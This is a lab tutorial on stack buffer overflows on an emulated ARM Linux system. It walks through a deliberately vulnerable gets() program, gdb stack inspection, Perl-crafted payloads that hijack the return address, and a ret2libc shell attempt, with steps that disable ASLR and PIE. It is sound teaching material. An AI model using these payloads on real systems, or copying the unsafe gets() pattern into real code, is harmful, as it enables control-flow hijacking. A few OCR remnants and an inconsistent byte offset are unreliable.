Buffer Overflow (BOF) – a few Demos on an ARM platform

[Ref: YouTube ARM Exploitation (Simple Stack Overflow)]

Background Information – ARM-32 ABI Register Conventions

Register	*Alt. Name*	*Usage*
r0	a1	First function argument Scratch register
r1	a2	Second function argument Scratch register
r2	a3	Third function argument Scratch register
r3	a4	Fourth function argument Scratch register
r4	v1	Register variable
r5	v2	Register variable
r6	v3	Register variable
r7	v4	Register variable
r8	v5	Register variable
r9	v6	
rfp		Real frame pointer
r10	sl	Stack limit
r11	fp	Argument pointer [often used as frame pointer]
r12	ip	Temporary workspace
r13	sp	Stack pointer
r14	lr	Link register Workspace
r15	pc	Program counter

Environment:
A Qemu-emulated ARM926EJ-S rev 5 (v5l) (ARM-32) running the 4.8.12-yocto-standard Linux kernel built with Yocto Poky!

```
Yocto # cat /etc/issue
Poky (Yocto Project Reference Distro) 2.2.1 \n \l

Yocto #
```

ARM BOF POC

- function arguments go into registers (r0-r3)

- but (as long as we don't use the *-fomit-frame-pointer* GCC flag when compiling[1]) as part of the function prologue / epilogue, the compiler inserts a push/pop pair for each function: see this for example:

```
$ cat arm_bof_vuln.c
/*
 * arm_bof_vuln.c
 * POC
 * Ref: YouTube tut:
 *  https://www.youtube.com/watch?v=7P9lnpAZy60
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

static void secret_func(void)
{
        printf("YAY! Entered secret_func() !\n");
}

static void foo(void)
{
       char local[12];
       gets(local);    << vulnerable to buffer overflow! >>
}

int main(int argc, char **argv)
{
        foo();
        exit (EXIT_SUCCESS);
}



ARM # cat /etc/issue
Poky (Yocto Project Reference Distro) 2.2.1 \n \l


ARM # gcc arm_bof.c -o arm_bof
arm_bof.c: In function 'foo':
arm_bof.c:20:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
  gets(local);
  ^~~~
/tmp/ccrdvYqj.o: In function `foo':
arm_bof.c:(.text+0x30): warning: the `gets' function is dangerous and should not be used.
```

1 If we do use the *-fomit-frame-pointer* GCC flag, we get a single register push/pop: "`push {lr}  [...] pop {lr}`"
-if not, we get a "`push {r11, lr} [...] pop {r11, pc}`" pair, clearly showing that the r11 register is treated as a frame pointer.


Experiment 1 : A simple POC illustrating the BOF on ARM
[On a Yocto 'Poky' Qemu-emulated ARM-32 (ARM926EJ-S 'ARM Versatile' platform)]

```
ARM # cat input          << Crafted buffer to overflow the stack: >>
AAAAAAAAAAAABBBBCCCC     << we've got 12 bytes of 'A',4 bytes of 'B' & 4 bytes of 'C' >>
ARM #
```

Lets look closer:

Within the function '`foo()`', the first 12 bytes (`AAAAAAAAAAAA)` will sit in the stack space allocated for the local variable buffer '`char local[12]`' as is expected.

But the input stream has 20 bytes! The remaining 8 bytes (`BBBBCCCC)` will overflow the stack buffer, resulting in a *Buffer OverFlow (BoF)*.


0 0
11 12
11 56
1 9
read the #s vertically
AAAAAAAAAAAABBBBCCCC
Next 4 'C's (0x43) also overflow the stack buffer
Next 4 'B's (0x42) overflow the stack buffer
First 12 'A's (0x41) sit in the stack buffer as expected

```
ARM # wc input
 1  1 21 input              << 20 bytes + newline character >>
```

<<
NOTE NOTE NOTE !!!

On more recent systems (am testing on the BBB – the BeagleBone Black – things don't go quite as smoothly in terms of hacking it – which is actually great! (not from the hacker's viewpoint though…)).

Things to do / try:

- **Turn OFF ASLR** (Address Space Layout Randomization):
  `# echo 0 > /proc/sys/kernel/randomize_va_space`

  This helps us get the right address to the 'secret' function…

- Adjust the Makefile to turn **OFF the PIE** (Position Independent Executable) option: Use the `-no-pie` GCC option switch.

With these turned off, we can make progress…
>>

```
ARM # gdb --quiet ./arm_bof
Reading symbols from ./arm_bof...done.
(gdb) disassemble foo
Dump of assembler code for function foo:
   0x00010490 <+0>:   push {r11, lr}     << Syntax:  push|pop {reglist} >>
   0x00010494 <+4>:   add   r11, sp, #4
   0x00010498 <+8>:   sub   sp, sp, #16
   0x0001049c <+12>: sub  r3, r11, #16
   0x000104a0 <+16>: mov  r0, r3
   0x000104a4 <+20>: bl   0x10304 <gets@plt>
   0x000104a8 <+24>: nop                 ; (mov r0, r0)
   0x000104ac <+28>: sub  sp, r11, #4
   0x000104b0 <+32>: pop  {r11, pc} << just before return: a ‘pop’ instruction >>
End of assembler dump.
(gdb) b *0x104b0  << set a breakpoint just before the return occurs >>
Breakpoint 1 at 0x104b0
(gdb) r < input   << run the process with std input redirected to the file ‘input’ >>
Starting program: /home/root/arm_bof < input

Breakpoint 1, 0x000104b0 in foo ()
(gdb) bt
#0  0x000104b0 in foo ()
#1  0x43434342 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) p $sp                << FYI, ‘info registers’ to examine all CPU regs >>
$1 = (void *) 0xbefffac0

<< Note-
ASCII ‘A’ = 0x41
ASCII ‘B’ = 0x42
ASCII ‘C’ = 0x43
>>

(gdb) x/8x $sp   << Examine the stack >>
0xbefffac0:  0x42424242   0x43434343   0xbefffc00   0x00000001
0xbefffad0:  0x00000000   0x48697a58   0x487c2400   0xbefffc24


(gdb) x/8x $sp-12   << can see the local variable buffer ‘local’ populated below,
                        but for 20 bytes not 12, thus overflowing
                        by 8 bytes (the B’s and C’s) into the stack! >>

0xbefffab4:  0x41414141   0x41414141   0x41414141   0x42424242
0xbefffac4:  0x43434343   0xbefffc00   0x00000001   0x00000000
```

‘local’: 12 A’s (0x41); bytes 0 - 11

Overflow! Bytes 16-19; RET address!
(because of the pop {r11, pc} *!)*

Overflow! Bytes 12-15; will go into r11
(because of the pop {r11, pc} *!)*

This is the top of the stack

```
(gdb) x/8x $sp
0xbefffac0:  0x42424242   0x43434343   0xbefffc00   0x00000001
```

```
0xbefffad0:  0x00000000   0x48697a58   0x487c2400   0xbefffc24
(gdb) p $pc
$2 = (void (*)()) 0x104b0 <foo+32>

<< Recall we're at the instruction: 0x000104b0 <+32>:  pop  {r11, pc}      now.
   So when it's executed, the value at the very top of the stack
   - 0x42424242 - will get popped into r11, and the next value
   - 0x43434343 - will get popped into the PC, revectoring control there.
>>

(gdb) si     << execute the 'pop' into r11 and the PC now! >>
0x43434342 in ?? ()
(gdb) c      << ... and so of course it now crashes when trying to access [0x43434343]
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434342 in ?? ()
(gdb)
(gdb) p/x $r11
$6 = 0x42424242
(gdb) p/x $pc
$7 = 0x43434342  << Hey, how come the LSB byte is 0x42 instead of 0x43 ?? This is
intentional - the ARM will always set the LSB bit of the PC register to 0 (as all ARM
machine instructions will align to a 16 or 32-bit boundary); so when running in regular
ARM mode the LSB will always be 0. If the PC:LSB is 1, the system will switch to Thumb
mode before execution of the next instruction occurs. >>
(gdb)
```

IOW, *in order to perform arbitrary code execution*, simply take the size of the local buffer (12 in our example above), skip four bytes ahead (i.e., add 4; for the r11 – frame pointer - register pop typically); this is the address location, for four bytes, into which to write the new desired RET address!

So, 12+4 = 16. Write the new RET address into byte position 15 – 19 of the input buffer and you're set! The PC will get this value (as it's popped into it upon return), *and you have arbitrary code execution.*

<< Now overwrite the stack with an arbitrary address ! >>

Experiment 2.1 : A simple POC illustrating the BOF on ARM – Manually setting PC to the NULL address

This time, we do exactly the same steps as above, except that when we hit the breakpoint, we *change* the second value on the stack – the one that will get POPped into the PC! - to zero.

```
[...]

(gdb) r < input
Starting program: /home/root/arm_bof_vuln/arm_bof_vuln < input

Breakpoint 1, 0x000104b0 in foo ()
(gdb) bt
#0  0x000104b0 in foo ()
```

```
#1  0x43434342 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) x/8x $sp
0xbefffb70:  0x42424242   0x43434343   0xbefffc00   0x00000001
0xbefffb80:  0x00000000   0x498d7a58   0x49a02400   0xbefffcd4
(gdb) x/8x $sp-12
0xbefffb64:  0x41414141   0x41414141   0x41414141   0x42424242
0xbefffb74:  0x43434343   0xbefffc00   0x00000001   0x00000000
(gdb) x/2x $sp   << the relevant values - these are top of the stack and will get
pop'ped off - into r11 and the PC resp. >>
0xbefffb70:   0x42424242  0x43434343
(gdb) set *(0xbefffb74) = 0x0   << manually set the to-be-popped-into-PC value ! >>
(gdb) x/2x $sp
0xbefffb70:  0x42424242   0x00000000
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb) p/x $r11
$3 = 0x42424242
(gdb) p/x $pc
$4 = 0x0                 << NULL pointer; hence, it crashed of course >>
(gdb)
```

Experiment 2.2 : A simple POC illustrating the BOF on ARM – Auto setting PC to the address of our "secret" function

This time, again, we do exactly the same steps as above, except that we use a delibrately crafted buffer – we ensure the stack gets overflowed with the values we'd like to get ultimately populated into the r11 and PC register; our ability to carefully set the PC to whatever we want demonstrates the power of the BOF attack vector!

Recall our original 'input buffer':

```
ARM # cat input         << Crafted buffer to overflow the stack: >>
AAAAAAAAAAAABBBBCCCC    << we've got 12 bytes of 'A',4 bytes of 'B' & 4 bytes of 'C' >>
ARM #
```

Now lets change it such that, upon BOF, we revector control to the "secret" function:

Ok first get the addresses (we use nm(1); can use objdump(1) / readelf(1) / gdb(1) /etc):

```
Yocto # nm arm_bof_vuln |grep " [Tt] "
00010414 t __do_global_dtors_aux
00020574 t __do_global_dtors_aux_fini_array_entry
00020570 t __frame_dummy_init_array_entry
00020574 t __init_array_end
00020570 t __init_array_start
00010534 T __libc_csu_fini
000104d4 T __libc_csu_init
00010538 T _fini
000102e4 T _init
0001034c T _start
00010388 t call_weak_fn
```

```
000103ac t deregister_tm_clones
00010490 t foo
0001043c t frame_dummy
000104b4 T main
000103dc t register_tm_clones
00010474 t secret_func
Yocto #
```

The address we want to set the PC to is **`0x00010474`**.
We need this address in place of the original "**`CCCC`**" string inside the input buffer.

Ok, two things:

- we cannot just "type it in" - it needs to be expressed in binary format
- Since the ARM works as little-endian by default, we need to reverse the address bytes into the crafted buffer .

We use Perl to easily achieve both the above points, and thus *build our crafted buffer*:

```
perl -e 'print "A"x12 . "B"x4 .  "\x74\x04\x01\x00"'

Yocto # perl -e 'print "A"x12 . "B"x4 . "\x74\x04\x01\x00"'
AAAAAAAAAAAABBBBt##Yocto #
```

Okay, lets attack!

```
Yocto # perl -e 'print "A"x12 . "B"x4 . "\x74\x04\x01\x00"' | ./arm_bof_vuln
YAY! Entered secret_func() !            << Yes!  Pwned  (leetspeak 'poned' :-D ) >>
Segmentation fault (core dumped)
Yocto #

[...]


[Or:
Yocto# hexdump input2_secretfunc
0000000 4141 4141 4141 4141 4141 4141 4242 4242
0000020 04d4 0001
0000024
Yocto#
```

And use GDB with this input file].

<<
NOTE!

Things seem to be more secure on recent (as of Nov '22) systems; when I try this, I can get as far as:

```
$ ./bof_vuln_lessprot_dbg < input2_secretfunc
Illegal instruction
```

...but not actually successfully execute the code of the secret function…
(It *does* get to the start of the secret function, as the next experiment shows!).

>>

Experiment 2.3 : A simple POC illustrating the BOF on ARM – Manually set the PC to the address of our "secret" function

[…]
Everything the same as before upto here:

```
(gdb) r < input
```

Don't do this… instead do:
<<
Ok, we're assuming you've UPDATED the input2_secretfunc file to point to the secret function's address; f.e.

```
$ nm ./bof_vuln_lessprot_dbg |grep secret
00010494 t secret_func

$ hexdump input2_secretfunc
0000000 4141 4141 4141 4141 4141 4141 4242 4242
0000010 0494 0001
```

>>

```
(gdb) r < input2_secretfunc
Starting program: /home/debian/hacksec/code/bof_poc/bof_vuln_lessprot_dbg <
input2_secretfunc

Breakpoint 1, 0x000104e4 in foo (param1=0x0) at bof_vuln.c:46
46	}
```

Now we should have the secret func's address on the stack, ready to be launched into the PC! Let's verify:

```
(gdb) bt
#0  0x000104e4 in foo (param1=0x0) at bof_vuln.c:46
#1  0x00010494 in frame_dummy ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) x/8x $sp-12
0xbefff434: 0x41414141  0x41414141  0x41414141  0x42424242
0xbefff444: 0x00010494  0xbefff500  0x00000001  0x00000000
                   << it's ready indeed ! >>
(gdb) p $pc
$1 = (void (*)()) 0x104e4 <foo+24>
```

So, let's move forward; we should be getting into the secret function!

```
(gdb) n
secret_func () at bof_vuln.c:36
```

```
36      {
```

Yes! We’re there…

BUT, execution doesn’t work when we attempt to continue… looks like the runtime / kernel detects an abnormality and aborts !

```
(gdb) n
Warning:
Cannot insert breakpoint 0.
Cannot access memory at address 0x27c0a0
```


Still, our *PoC* is intact.

Doing the same but now running GDB in the (superb!) TUI mode:

```
gdb -q -tui ./<...>
[…]
```

<< ^x-2   to switch views >>

…



```
┌─bof_vuln.c─────────────────────────────────────────────────────────────────
│31      #include <stdlib.h>
│32      #include <unistd.h>
│33      #include <sys/types.h>
│34
│35      static void secret_func(void)
>│36      {
│37              char b[25];
│38      //      snprintf(b, 25, " CTF Secret 0x%lx\n", (unsigned long)&secret_func);
│39              printf("YAY! Entered secret_func() !\n%s\n", b);
│40      }
│41
│42      static void foo(char *param1)

>│0x10468 <secret_func>           push    {r7, lr}
│0x1046a <secret_func+2>         sub     sp, #32
│0x1046c <secret_func+4>         add     r7, sp, #0
│0x1046e <secret_func+6>         adds    r3, r7, #4
│0x10470 <secret_func+8>         mov     r1, r3
│0x10472 <secret_func+10>        ldr     r3, [pc, #16]   ; (0x10484 <secret_func+28>)
│0x10474 <secret_func+12>        add     r3, pc
│0x10476 <secret_func+14>        mov     r0, r3
│0x10478 <secret_func+16>        blx     0x10354 <printf@plt>
│0x1047c <secret_func+20>        nop
│0x1047e <secret_func+22>        adds    r7, #32
│0x10480 <secret_func+24>        mov     sp, r7
│0x10482 <secret_func+26>        pop     {r7, pc}

native process 1277 In: secret_func
Starting program: /home/debian/hacksec/code/bof_poc/bof_vuln_lessprot_dbg < input2_secretfunc

Breakpoint 1, 0x000104a0 in foo (param1=0x0) at bof_vuln.c:46
(gdb) x/8x $sp
0xbefff430:     0x42424242      0x00010468      0xbefff500      0x00000001
0xbefff440:     0x00000000      0xb6ef3525      0xb6fd2000      0xbefff594
(gdb) x/8x $sp-12
0xbefff424:     0x41414141      0x41414141      0x41414141      0x42424242
0xbefff434:     0x00010468      0xbefff500      0x00000001      0x00000000
(gdb) p $pc
$1 = (void (*)()) 0x104a0 <foo+24>
(gdb) si
secret_func () at bof_vuln.c:36
(gdb) █
```

There; the screenshot clearly shows we’re at the entry point to the ‘secret’ function! Implying we’ve *hijacked it (execution flow).*

However, after a couple of ‘si’ (step instruction), it fails with:


```
(gdb) si
secret_func () at bof_vuln.c:36
(gdb) si
0x0001046c in secret_func () at bof_vuln.c:36

Program received signal SIGILL, Illegal instruction.
0x0001046c in secret_func () at bof_vuln.c:36
(gdb)
```

Hex Editor

What if the hex file requires editing!? (as of course the address of the ‘secret’ function can change…). Use the hexcurse CLI editor (or hexedit); works well!

```
sudo apt install hexcurse
```

```
hexcurse ./input2_secretfunc
```



```
00000010
00000000 C1 41 41 41 41 41 41 41 41 41 41 41 42 42 42 42 C4 04 01 00     .AAAAAAAAAAABBBB....
```

Screenshot above show hexcurse running on the Raspberry Pi

[OPTIONAL / FYI]

BOF attack vector: Traditional Approach-

- shellcode (typically a variation of stuff like 'seteuid(0);execve("/bin/sh","sh",0);' - in machine code of course) "injected" via a BOF onto the unsuspecting process stack; arrange to have the RET address on the stack overwritten and pointing to the injected shellcode. So, when the function returns it inadvertently executes the shellcode on the stack thereby spawning a root shell for the attacker!
- NOP sled techniques used to "slide down" the stack until we hit the return address; but with modern OS's, DEP (data execution prevention) / NX (non-executable) stacks plus compiler protection as well pretty much defeat these traditional shellcode attacks.

- *So hackers perfected the Ret2Libc approach.*

We show:
- manual insertion of an address onto the stack RET addr position and thus PC is revectored
- auto insertion of address of secret_func() onto stack RET addr position via a crafted buffer
- leads to the realization that we can setup the stack frame appropriately and pass the address of an existing library function into the stack RET address position placeholder! -this is indeed the Ret2Libc attack!
- (almost) defeated by the ASLR features
- ASLR defeated by manipulation via ROP ! (Return Oriented Programming)
  (show ropasaurusrex stack frames diagrams etc).

Getting a Shell via a Ret2Libc attack

```
perl -e 'print "sh" . "\x00"x14 . "\x78\x90\x8f\x49"' | ./arm_bof_vuln
```

The RET address – that of system(3) within glibc!

To debug and see it actually at work, use strace!

```
# perl -e 'print "sh" . "\x00"x14 . "\x78\x90\x8f\x49"' | strace -vf
                          << strace: -v: verbose -f: follow any children >>
  ./arm_bof_vuln
execve("./arm_bof_vuln", ["./arm_bof_vuln"], ["HZ=100", "SHELL=/bin/sh", "TERM=linux",
"HUSHLOGIN=FALSE", "OLDPWD=/home/root", "USER=root",
"PATH=/usr/local/bin:/usr/bin:/bi"..., "PWD=/home/root/arm_bof_vuln", "EDITOR=vi",
"PS1=Yocto # ", "SHLVL=1", "HOME=/home/root", "BASH_ENV=/home/root/.bashrc",
"LOGNAME=root", "_=/usr/bin/strace"]) = 0
brk(NULL)                               = 0x21000

[...]

brk(NULL)                               = 0x21000
brk(0x43000)                            = 0x43000
read(0, "sh\0\0\0\0\0\0\0\0\0\0\0\0\0\0x\220\217I", 4096) = 20  << this is the gets() !
reading in 20 bytes, passed via the pipe from perl... >>
```

```
read(0, "", 4096)                       = 0
rt_sigaction(SIGINT, {SIG_IGN, [], SA_RESTORER, 0x498ee1e0}, {SIG_DFL, [], 0}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_IGN, [], SA_RESTORER, 0x498ee1e0}, {SIG_DFL, [], 0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0xbefffa48) =
797   << the code of the lib function system(3) calls fork(2) which becomes clone(2) >>
wait4(797, strace: Process 797 attached
 <unfinished ...>  << strace -f takes effect - the child is being followed below >>
[pid   797] rt_sigaction(SIGINT, {SIG_DFL, [], SA_RESTORER, 0x498ee1e0}, NULL, 8) = 0
[pid   797] rt_sigaction(SIGQUIT, {SIG_DFL, [], SA_RESTORER, 0x498ee1e0}, NULL, 8) = 0
[pid   797] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
```

Problem! The param to do_system() is getting zeroed out [??]

```
[pid   797] execve("/bin/sh", ["sh", "-c", ""], ["HZ=100", "SHELL=/bin/sh", << Ah !!!
>> "TERM=linux", "HUSHLOGIN=FALSE", "OLDPWD=/home/root", "USER=root",
"PATH=/usr/local/bin:/usr/bin:/bi"..., "PWD=/home/root/arm_bof_vuln", "EDITOR=vi",
"PS1=Yocto # ", "SHLVL=1", "HOME=/home/root", "BASH_ENV=/home/root/.bashrc",
"LOGNAME=root", "_=/usr/bin/strace"]) = 0


[pid   797] brk(NULL)                   = 0xff000
[pid   797] uname({sysname="Linux", nodename="qemuarm", release="4.8.12-yocto-
standard", version="#1 PREEMPT Fri Feb 17 20:24:16 IST 2017", machine="armv5tejl",
domainname="(none)"}) = 0
[pid   797] mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb6ffd000
[pid   797] access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)

<< the new child sets itself up >>

[...]

[pid   797] stat64("/lib/vfp", 0xbefff5d0) = -1 ENOENT (No such file or directory)
[pid   797] open("/lib/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
[pid   797] read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0(\0\1\0\0\0 |\215I4\0\0\0"...,
512) = 512

[...]

[pid   797] open("/dev/tty", O_RDWR|O_NONBLOCK|O_LARGEFILE) = 3
[pid   797] close(3)                    = 0
[pid   797] brk(NULL)                   = 0xff000
[pid   797] brk(0x120000)               = 0x120000
[pid   797] getuid32()                  = 0

[...]

[pid   797] getpid()                    = 797   << the new child >>
[pid   797] getppid()                   = 796   << the original parent >>
[pid   797] stat64(".", {st_dev=makedev(253, 0), st_ino=12291, st_mode=S_IFDIR|0755,
st_nlink=2, st_uid=0, st_gid=0, st_blksize=1024, st_blocks=2, st_size=1024,
st_atime=2017/02/27-22:58:52, st_mtime=2017/02/27-23:13:43, st_ctime=2017/02/27-
23:13:43}) = 0

[...]

[pid   797] geteuid32()                 = 0
[pid   797] getegid32()                 = 0
[pid   797] getuid32()                  = 0
[pid   797] getgid32()                  = 0
[pid   797] access("/bin/sh", R_OK)     = 0
[pid   797] gettimeofday({1488237228, 343730}, NULL) = 0
[pid   797] getpgrp()                    = 793
[pid   797] rt_sigaction(SIGCHLD, {0x4dfd8, [], SA_RESTORER|SA_RESTART, 0x498ee1e0},
{SIG_DFL, [], SA_RESTORER|SA_RESTART, 0x498ee1e0}, 8) = 0
[pid   797] ugetrlimit(RLIMIT_NPROC, {rlim_cur=1941, rlim_max=1941}) = 0
[pid   797] rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
[pid   797] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid   797] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
[pid   797] exit_group(0)                = ?
[pid   797] +++ exited with 0 +++  << the parent’s wait(2) is now unblocked … >>
<... wait4 resumed> [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 797
rt_sigaction(SIGINT, {SIG_DFL, [], SA_RESTORER, 0x498ee1e0}, NULL, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL, [], SA_RESTORER, 0x498ee1e0}, NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=797, si_uid=0, si_status=0,
si_utime=1, si_stime=2} ---
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=NULL} ---
+++ killed by SIGSEGV +++  << the ‘tampered’ ret address is invalid, hence it segfaults
>>
#
```

Quick Tips-

